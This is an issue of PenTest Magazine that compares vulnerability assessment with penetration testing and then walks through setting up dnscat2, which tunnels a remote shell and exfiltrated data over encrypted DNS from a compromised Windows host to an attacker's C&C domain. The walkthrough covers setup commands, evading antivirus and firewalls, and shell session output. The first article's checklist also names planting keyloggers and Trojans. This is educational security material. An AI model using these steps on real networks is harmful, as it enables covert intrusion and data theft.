PenTest magazine

Notorious NETCAT

Vulnerability Assessment vs Penetration Testing

PHP Object Injection

Bypassing HTTPS protection is it possible?

02/2018 ISSN: 2084-1117

Managing Editor: Anna Kondzierska
anna.kondzierska@pentestmag.com

Proofreaders & Betatesters: Lee McKenzie, Duncan, Kishore P.V., Sushil Verma

Special thanks to the Betatesters & Proofreaders who helped with this issue. Without their assistance there would not be a PenTest Magazine.

Senior Consultant/Publisher: Pawel Marciniak

CEO: Joanna Kretowicz
joanna.kretowicz@pentestmag.com

DTP: Anna Kondzierska

Publisher: Hakin9 Media Sp.z o.o. SK 02-676 Warsaw, Poland
ul. Postepu 17D
Phone: 1 917 338 3631 *www.pentestmag.com*

DISCLAIMER!

The techniques described in our articles may only be used in private, local networks. The editors hold no responsibility for misuse of the presented techniques or consequent data loss.

Table of Contents

Dear PenTest Readers,

We would like to present to you our newest issue, Notorious Netcat! This time we don't have a main theme, instead we gathered amazing articles on various topics. We hope you'll find them interesting and that you will have time to read them all.

We will start with answering an important question, what's the difference between Vulnerability Assessment and Penetration Testing? You will learn more about both approaches, their differences and similarities. Next, we will read about an open source tool called dnscat2 and its capabilities. In another article, you will be provided with high-level tutorial about Netcat, which is one of the most important tools in a pentester's toolbox. It this edition we will also take a closer look at WPScan, a well known vulnerability scanner, from a penetration tester approach. In the second part of the magazine you will learn how hackers chain vulnerabilities and make use of multiple web bugs to double the impact of their findings, find out if HTTPS is truly a secure solution, and learn more about SQL injection. Finally, an article about PHP will explain how command injection can be achieved through PHP object injection, and in the last article of the mag you can read about Buffer Overflow and how you can use it to take control of an operating system.

We want to thank you for all your support. We appreciate it a lot. If you like this publication you can share it and tell your friends about it! Every comment means a lot to us.

Enjoy your reading,

PenTest Magazine's

Editorial Team

Vulnerability Assessment VS Penetration Testing

by Prashant BS

A vulnerability assessment answers the question: "What are our weaknesses and how do we fix them?" Penetration testing simply answers the question:"Can someone break-in and attain a specific thing?" Because of the approach differences, a vulnerability assessment is going to yield much more value for most companies than a penetration test.

Vulnerability Assessment and Penetration Testing (VAPT) is a systematic analysis of security status of information systems. Vulnerability assessment is an OnDemand solution that makes it convenient to run tests over the Internet anywhere, anytime. The National Institute of Standards and Technology describes penetration testing as "a test methodology in which assessors, typically working under specific constraints, attempt to circumvent or defeat the security features of an information system." (NIST, 2014, p.B-7) According to the same source, vulnerability assessment (discovery and analysis) represents a systematic examination of an information system for the purpose of determining adequacy of security measures, determining deficiencies, and finding and undertaking security measures to eliminate influence of threats and reduce risks (National Institute for Standards and Technology, 2013). Therefore, penetration testing is a specific type of assessment of an information system (usually technically oriented), implemented for the purpose of determining the existence of vulnerabilities. Penetration testing is an imitation of an adversary's activity on one's own system for the purpose of pre-emptive defense. This is why penetration testing is the one procedure that makes vulnerability assessment common for both attack and defense.

In the field of information security, there is a constant and endless race between attackers and defenders of a kind of competition to see who will be the first to discover vulnerabilities or weaknesses of a system, across every layer of the information domain (physical, information and logical and cognitive levels). Causes for these vulnerabilities are numerous and can be found at all levels of creation, use and delayed effects of these technologies; they can be grouped in several general categories:

a. Due to growing requirements for resource optimization commercial off-the-shelf (COTS) technologies, whether proprietary or open source, that are available to everyone, defenders and attackers alike.

b. A complex supply chain of information technologies and globalization make certain segments of these technologies so connected and intertwined that it causes more vulnerabilities in them.

c. Number and scope of information technologies that oftentimes are not harmonized with each other in all elements cause occurrence of new vulnerabilities that appear during interaction between these technologies.

d. General digitalization of everything and fast expansion of information technologies cause an increasing number of threats.

VULNERABILITY ASSESSMENT

Vulnerability assessment is to find vulnerabilities and to take a more holistic look at security. Penetration testing is a focused attack of a single, or a few, vulnerabilities that are generally already known to exist or are suspected of existing. Vulnerabilities now scale beyond technology and the operational processes, like patch management and incident management, have a significant impact on the lifecycle of vulnerability. The vulnerability assessment is best used when security maturity is low to medium, when you need a prioritized list of everything that's wrong, and where the goal is to fix as many things as possible as efficiently as possible.




Figure 1: Process of Vulnerability Assessment

1. Scope: This is the first stage where we identify our scope to perform the vulnerability assessment. This scope is based on which types of testing need to be performed, which is based on the asset to be tested. The following are the three possible scopes that exist:

    - Black Box Testing: When we test from an external network with no prior knowledge of the internal networks and systems it is called Black Box testing

    - Gray Box Testing: When we test from an external or internal network, with knowledge of the internal networks and systems it is called Gray Box testing. This is usually a combination of black box testing and white box testing.

    - White Box Testing: When we perform the test within the network with the knowledge of the network architecture and the systems it is called White Box testing. This is also referred to as internal testing.

2. Information Gathering: In this process, we obtain as much information as possible about the IT environment, such as networks, IP addresses, operating system version, etc. This is applicable to all three types of scope, as discussed earlier.

3. Vulnerability Detection: In this process, vulnerabilities in the system are identified using tools such as vulnerability scanners.

4. Information Analysis and Planning: This process is used to analyze the identified vulnerabilities, combined with the information gathered about the IT environment, to devise a plan for penetrating into the network and system.

Pros of Vulnerability Assessment

- Enables automation of thousands of security checks.
- Quickly assesses the entire network.
- Typically integrates into the organization's threat and vulnerability management program.
- Serves as a useful layer-one remediation test.
- Identifies targets and their impact easily.

Cons of Vulnerability Assessment

- Generates an overwhelming, incoherent amount of data.
- Usually results in some false-positive findings.
- Ranks risks without taking business impact into account.
- Does not chain together vulnerabilities to determine the overall impact.
- Fails to identify logical attack vectors such as password reuse and application logic flaws.
- Produces remediation recommendations that are often generic and based on tool output.

PENETRATION TESTING

Penetration testing is a method of evaluating the security of a machine. Penetration testing allows the business to understand if the mitigation strategies employed are actually working as expected; it essentially takes the guesswork out of the equation. A penetration test can be defined as the "simulation of a real-world attack against a target network or application, encompassing a wide range

of activities and variations". The variations include simulating an insider threat as opposed to an external attacker, varying the amount of target information provided in advance of the testing. Services are evaluated to identify weaknesses, flaws, vulnerabilities and the absence of patches. The security holes, firewall configuration and wireless points are identified. It includes internal penetration testing (penetration done locally within the network, often taken as a white-box approach) and external penetration testing (done remotely).

A. Internal Penetration Testing

Internal penetration testing is one that simulates what an insider attack could accomplish. The target is typically the same as external pen-testing, but the major differentiator is the "attacker" either has some sort of authorized access or is starting from a point within the internal network.

- Map the internal network.
- Scan the network for live host.
- Port scans on individual machines.
- Try to gain access using known vulnerabilities.
- Attempt to establish null sessions.
- Enumerate users/identify domains on the network.
- Sniff the network using Wireshark.
- Sniff POP3/FTP/Telnet passwords.
- Sniff email messages.
- Attempt replay attacks.
- Attempt ARP poisoning.
- Attempt MAC flooding.
- Conduct a man-in-middle attack.

- Attempt DNS poisoning.
- Try to login to a console machine.
- Attempt session hijacking on Telnet, HTTP, and FTP traffic.
- Attempt to plant software keylogger to steal passwords.
- Plant spyware on the target machine.
- Plant Trojan on the target machine.
- Attempt to bypass antivirus software installed on the target machine.
- Escalate user privileges.

B. External Penetration Testing

It is the type of penetration testing done remotely outside the network. Complete external viewpoint evaluates the security of the entire site.

- Inventory the company's external infrastructure.
- Create topological map of the network and identify the IP address of the target machine.
- Locate the traffic route that goes to the web servers. Locate TCP and UDP path to the destination.
- Identify the physical location of the target servers.
- Examine the use of IPV6 at the remote location.
- Lookup domain registry for the IP information.
- Find IP block information about the target.

Figure 2: Process of Penetration Testing

1. Scope Test Plan: Firstly, we will create our plan, keeping in mind all the things that need to be tested.

2. Identify Potential Vulnerabilities: Then we will identify the potential vulnerabilities associated to it using some tools.

3. Attempt Vulnerability Exploitation: Here the actual exploitation of potential vulnerabilities takes place to find out whether it is false positive or a true positive.

4. Provide Detailed and Remediation Steps: Lastly, all the vulnerabilities are listed with their severity and also the remediation steps are provided. This remediation is based on a step by step approach to avoid further exploitation.

Pros of Penetration Testing

- Takes into account mitigating controls when risk-ranking vulnerabilities.
- Allows for proper business impact analysis of identified issues.
- Uses the human factor to identify process and logic security flaws.

- Enables the chaining together of vulnerabilities to understand the full impact of all discovered issues.
- Discover methods that hackers use to compromise the network.
- Enhancive effectiveness of an overall security life cycle.

Cons of Penetration Testing

- Heavily depends on the delivery team's skills.
- Requires significantly more time and effort than a vulnerability assessment
- Usually requires hiring an outside firm, because most organizations do not have the necessary skills in-house for pen testing.

Vulnerability Assessment Vs Penetration Test

Vulnerability assessments, such as security audits and IT audits, emphasize identifying areas that are vulnerable to a computer attack. It examines the IT infrastructure in terms of its compliance, efficiency, and effectiveness, often without regard to exploiting them and breaking in, whereas penetration test usually goes deeper, gives more emphasis on identifying vulnerabilities and gaining as much access as possible of the system and then exploiting them. A vulnerability assessment is an important tool in proactive computer security and penetration testing is the next step. A vulnerability assessment will stop just before compromising a computer system, while a penetration test's intent is to compromise a computer system to check how deep an attacker can go and how severe the attack could be. During a vulnerability assessment, vulnerabilities in computer systems are scanned and the false positives are filtered out from the scanned output by mapping them with the actual vulnerabilities associated with the target host, whereas a penetration test aims to confirm whether the current security measures implemented are effective or not. A vulnerability assessment is like looking at a door and wondering if the door is locked or unlocked. It could allow someone to gain unauthorized access, whereas a penetration testing is actually trying to open the door, seeing where it leads, and exploring the possibilities after opening the door. A penetration test is a better indication of the weakness in the network or systems. Penetration testing is more invasive in nature, whereas a vulnerability assessment is

less invasive and does not potentially disrupt the system or network services. Therefore, a penetration test has more potential to disrupt system or network services.

Vulnerability Assessment	Penetration Testing
Introduction: First step to improve software posture	Should be performed after addressing the vulnerabilities and enhancing the security posture
Overall: An automated scan to find all known vulnerabilities in a network	An in-depth examination of known vulnerabilities and an actual attempt to (ethically) exploit the vulnerabilities
Process: Automated	Both manual and automated
Recommended frequency: Should be performed monthly and after new equipment is installed	Should be performed annually or bi-annually
Deliverable: A report listing all vulnerabilities found, in order of severity and risk. Some may provide recommendations for remediation.	An in-depth report explaining the method of attack, results, and recommendations for remediation.
Task: Searches and checks the underlying design to detect holes	Intent to exploit the vulnerability to probe the damage that could result from the Vulnerability Assessment.

Conclusion

In this article, we focused on the vulnerability and penetration tests that give security, an ethical way to identify and evaluate system weaknesses and then mitigate the risks based on the results of such tests. Thus, we have reached a point where we can prevent an attacker from stealing our confidential data. A vulnerability assessment answers the question: “What are our weaknesses and how do we fix them?” Penetration testing simply answers the question: “Can someone break-in and attain a specific thing?” Because of the approach differences, a vulnerability assessment is going to yield much more value for most companies than a penetration test.

Vulnerability Assessment & Penetration Testing is necessary. Through VA we can identify the vulnerabilities and then by PT we can patch the vulnerabilities.

Reference

1. https://www.duo.uio.no/bitstream/handle/10852/34904/Shrestha-masterthesis.pdf

2. http://www.ijettjournal.org/volume-4/issue-3/IJETT-V4I3P221.pdf

3. https://en.wikipedia.org/wiki/Vulnerability_assessment_(computing)

4. https://pdfs.semanticscholar.org/2fc2/9600443d2ad166333f2b4519c0182bc535ed.pdf

Author: Prashant BS

Prashant BS is working as a Sr. Security Analyst at Veritas Technologies, India. He has 4+ years of experience in IT Security and has worked on various domains like Penetration Testing, Vulnerability Assessment, Security Review and Architecture and CASB. He is also into bug bounty and has secured many companies.

Data Exfiltration via Encrypted DNS Tunnel using dnscat2

by Sheikh Rizan

The dnscat2 tool was written by Ron Bowes. It is an open source tool freely available on github. According to the author, it was written to route all traffic via DNS (Domain Name Service) in encrypted fashion. It was designed to evade Firewall and IPS/IDS systems and it is generally used as a pentest tool. This article will examine the install and configuration of dnscat2. I will also examine its network traffic to give you an understanding of how its data is encrypted.

Evading Network Firewall

Most organizations implement Firewalls to control ingress and egress traffic. Additionally, Network Intrusion Prevention Systems (NIPS) are used to monitor for malicious traffic. Therefore, such packets that matches its signatures will certainly trigger an alarm and activate a preventive response. If a Threat Actor (TA) had compromised a host inside this organization, it wouldn't be an easy day to exfiltrate his loot to a C&C server on the Internet without being detected or blocked. The most monitored traffic would obviously be with HTTP on port 80 or 443. Other TLS bound protocols are monitored for large chunks of data exiting the Network. DNS traffic, on the other hand, is commonly abundant and is considered normal as each destination hostname would need to be resolved into an IP address before being routed thru a router.




Figure 1: Illustrates a typical network Firewall with data being exfiltrated via DNS Traffic

As a security precaution, some organizations only allow an Internal DNS forwarder to send domain queries (port 53) to external DNS servers. Direct DNS queries are block for security reasons. Other protocols such as HTTPS are usually heavily proxied and we all know that such traffic is closely monitored. With dnscat2, valid domain queries are used to transport malicious traffic to a Command & Control (C&C) Server located on the Internet. The recursive nature of the DNS protocol means that data can be channeled thru multiple DNS servers until it reaches its authoritative server.

Setting up dnscat2 Server

Firstly, before setting up the dnscat2 server, it is recommended to register a valid domain and point its authoritative server to your C&C host. I used a Ubuntu VPS to host dnscat2 server. Before downloading the install package, I recommend that you download and compile your own ruby package from source as the prepacked Ubuntu/Debian versions don't work well with dnscat2. Remove any existing ruby installation using 'sudo apt-get remove ruby'.

```
wget http://ftp.ruby-lang.org/pub/ruby/2.5/
ruby-2.5.0.tar.gz
tar -zxvf ruby-2.5.0.tar.gz
cd ruby-2.5.0
./configure
make && make install
ln -s /usr/local/bin/ruby /usr/bin/
```

The following ruby packages are needed for dnscat2. Use sudo or root to install.

```
sudo gem install ecdsa
sudo gem install salsa20
sudo gem install sha3
sudo gem install trollop
```

The latest dnscat2 can be downloaded at github ~ iagox86/dnscat2. If all prerequisites are met, you should be able to start it without any errors.




Figure 3: dnscat2 running on C&C server

If you choose to omit --secret, dnscat2 will self-generate one for you. This secret is used to encrypt your traffic. The rojaksotong.com is my registered domain that this server will be listening for.

Setting Up dnscat2 client on Windows

It is now time to run the dnscat2 client on the victim host. Suppose you had compromised a Windows PC, you can invoke dnscat2 using Powershell. The advantage is that it will less likely be detected by AV systems. In our example, we use the precompiled executable client for Windows. Below is the command given on the compromised host and its output:




Figure 4: dnscat2 client running on a Windows PC

Data Exfiltration

Now that both client and C&C server are up and running, it is time to have some fun ;-) Basically, all commands are run from the C&C server. Coincidentally, the commands are similar to Metasploit. Below are some examples of its usage:

```
dnscat2> sessions
0 :: main [active]
  crypto-debug :: Debug window for crypto stuff [*]
  dns1 :: DNS Driver running on 0.0.0.0:53 domains
= rojaksotong.com [*]
  8 :: command (WIN-5JJL1Q0I52G) [encrypted and
verified] [*]
```

Figure 5: Displays sessions that are currently available. Session 8 indicates a host channel that is ready

```
dnscat2> shell
dnscat2> sessions
0 :: main [active]
  crypto-debug :: Debug window for crypto stuff [*]
  dns1 :: DNS Driver running on 0.0.0.0:53 domains
= rojaksotong.com [*]
  8 :: command (WIN-5JJL1Q0I52G) [encrypted and
verified]
  9 :: cmd.exe (WIN-5JJL1Q0I52G) [encrypted and
verified] [*]
```

Figure 6: By running the 'shell' command on C&C, a cmd.exe session is spawned on session 9

```
dnscat2> session -i 9

Microsoft Windows [Version 6.1.7601]
